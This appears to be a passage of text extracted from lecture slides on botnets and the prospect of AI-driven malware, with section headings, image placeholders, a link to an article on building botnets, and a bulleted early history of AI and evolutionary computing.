
## Botnet – what is the next?



<https://readwrite.com/2013/07/31/how-to-build-a-botnet-in-15-minutes/>




### THE STRUCTURE OF A BOTNET




SOURCE: BLOGG.TKJ.SE



## Botnet – what is the next?




<https://readwrite.com/2013/07/31/how-to-build-a-botnet-in-15-minutes/>



## X-Ware?

- Possible future?




<https://readwrite.com/2013/07/31/how-to-build-a-botnet-in-15-minutes/>




<https://www.biographic.com/posts/sto/lens-of-time-secrets-of-schooling>

# Artificial intelligence - advanced malware with AI




## Brief history of AI

- The origin of the AI
- Antikythera mechanism
- Charles Babbage
- A. Turing and EA terminology
- John von Neumann
- Konrad Zuse
- ...



## Brief history of AI


- A. Turing (EA definition)
- N.A. Baricelli (first numerical experiments)
- J. Holland (GA)
- J. Koza (GP)
- ...



## Brief history of AI

- AI history is a mixture of the

